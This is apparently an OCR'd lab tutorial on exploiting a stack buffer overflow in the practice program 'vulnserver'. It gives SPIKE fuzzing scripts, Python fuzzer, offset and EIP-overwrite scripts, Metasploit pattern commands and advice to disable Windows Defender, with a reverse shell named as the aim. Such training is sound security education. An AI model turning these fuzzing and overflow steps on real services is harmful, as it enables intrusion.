

BUFFER OVERFLOWS

Prerequisites


• a windows machine either as a host or a vm , a attack machine which can be kali or parrot os
• windows defender should be Switched off throughout this process
• download a exploitable server , we will be using a vulnserver , which can be downloaded from the web easily , extract it



• Next download a Immunity debugger in your windows machine again , you might need to download the python version it is asking for .




Meaning



This is the memory hierarchy , we have the kernel on the top and text at the bottom , this diagram is vague and

just gives outer idea about it , the one we will be working on is the the stack . heap is just a big free space .

So lets see how a stack hierarchy would looks like



• This is what an stack looks like and you can see the huge buffer in between and the end has a EIP which is the instruction pointer , where our exploit is going to take place .

• And that's where the important concept of registers come in , which you have a make a quick search on ....

• Now imagine we start sending a bunch of characters in the buffer space . naturally the buffer space should be able to stop at the EBP , but in the BO attack the things get a bit interesting , you start to over the EBP , and Then reach the EIP , which is a pointer .

• Now we know that we reach the EIP , so what next ? we could send malicious code and get ourselves as a reverse shell . which can be used for our exploit

Steps

1 Spiking --> finding a vulnerable part of a program

2 Fuzzing --> bunch of character to break it

3 Offset → finding the point of break

4 Overwriting EIP --> to overwrite for an exploit to happen


5 Finding a Bad character and the module

6 Shell code Generation


7) Access !

Spiking

1) Switch off your windows defender , this might screw up things



2) Run both vulnserver and immunity as admin



3) Next step is the attach the vulnserver to the debugger and for that -->file and then click on attach


4) Then on a toolbar just below the main bar , you will find a play button , click on that (Triangle button)

5) So by default the port vulnserver runs on is 9999

6) Find the IP at which the windows is running on and them on the kali or parrot os machine , go to the terminal and run the following command

nc -nv *windows IP* 9999

This is called netcat , for more details on netcat just do a man nc and you'll get the details about it .



7) You'll see that it has successfully connected to the vulnerable server and then we have . type HELP and youll get a bunch of commands


8) Spoiler --> TRUNS is the vulnerable one , STATS is not , Lets start with the spiking

9) Now using a tool called generic send tcp . for this you need a spike script

code for stats.spk

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

save this file as stats.spk



10) Now the following command can be used for finding out whether STATS is vulnerable

generic_send_tcp *windows IP* 9999 stats.spk 0 0 (Just put 0 0 for time being)

11) You can see that the execution takes place and runs , no sign of changes in the debugger (if it was vulnerable , there will be changes in the debugger) , go ahead and kill the process , control c to do it .

12) Run a similar script named as trun.spk and run it


code for trun .spk

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

save this file as trun.spk

13) Now execute and see the debugger blink at see that it gives out an error .

generic_send_tcp *windows IP* 9999 trun.spk 0 0 (Just put 0 0 for time being)



14) So we found the buffer overflow vulnerability in the trun ...

SO WE CAN NOW GO TO THE NEXT STEP

Fuzzing Script

script available at the end of this section

1) Now we are creating a python script to just randomly send messages

2) after changing it to a executable now we can run it and see what happens

REMEMBER , when running the program the immunity will get paused when the buffer overflow takes place , when this happens make sure you kill the process with control c on the attack machine

3) This will give us some idea at which position the buffer space breaks , as we are printing the buffer length

4) we get a approx value and not the original one , for this we go to the next step

Fuzzing Script

```
#! /usr/bin/python

#fuzzer.py

import sys, socket

for time import sleep

buffer = "A" * 100

while True :

        try:

                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('' , '')) # windows ip and port to be given in

                s.send(('TRUN /.:/' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A" * 100

        except:

                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()



# change mode to executable ,
# chmod +x fuzzer.py
```

Finding Offset

1) for this process we can use a tool which is already present in the attack machine called pattern create , this creates a random pattern helping us to find the offset

for getting this all we have to do is

/usr/share/metasploit-framework/tools/exploit/-pattern_create.rb -l 3000

3000 because , when the fuzzing process took

place we got the answer some where between 2500-3000 , so rounding off we take it to 3000

2) You can see a bunch of characters which we use it in the script we created (a but of modification)

3) Now we write the modified code again (code after this section)

4) The basic concept behind this , when we use this script the buffer overflow vulnerability is going to make the pattern overwrite the EIP , if we know the character that overwrites , we can use another tool called pattern_offset

5)we can find the pattern in immunity app , and we note it down

using the same file

/usr/share/metasploit-framework/tools/exploit/-pattern_offset.rb -l 3000 -q *the eip pattern here*

this will the the bytes , which is the starting of eip

NOTE DOWN THE VALUE OF BYTES

Offset Script

```
#! /usr/bin/python

#offset.py


import sys, socket

# we paste the pattern in the offset
```

```
offset = " "

try:

        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('' , '')) # windows ip and port to be given in

        s.send(('TRUN /.:/' + offset))
        s.close()

except:

        print "Eroor connecting to the server "
        sys.exit()


# chmod  +x offset.py
```

Overwriting

making some slight medication in our previous script , again script available at the end of this section

In this Step , basically we are checking whether the bytes we found is correct or not by overwriting with 4 “B” which is 42424242 . this pattern should print in EIP , then we are correct and can proceed to find the bad character

Overwriting Script

```
#! /usr/bin/python

import sys, socket

# Enter the no of bytes

no_of_bytes =

shellcode = "A" * no_of_bytes + "B" * 4
try:

        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('' , '')) # windows ip and port to be given in

        s.send(('TRUN /.:/' + shellcode))
        s.close()
```

```
except:

        print "Eroor connecting to the server "
        sys.exit()
```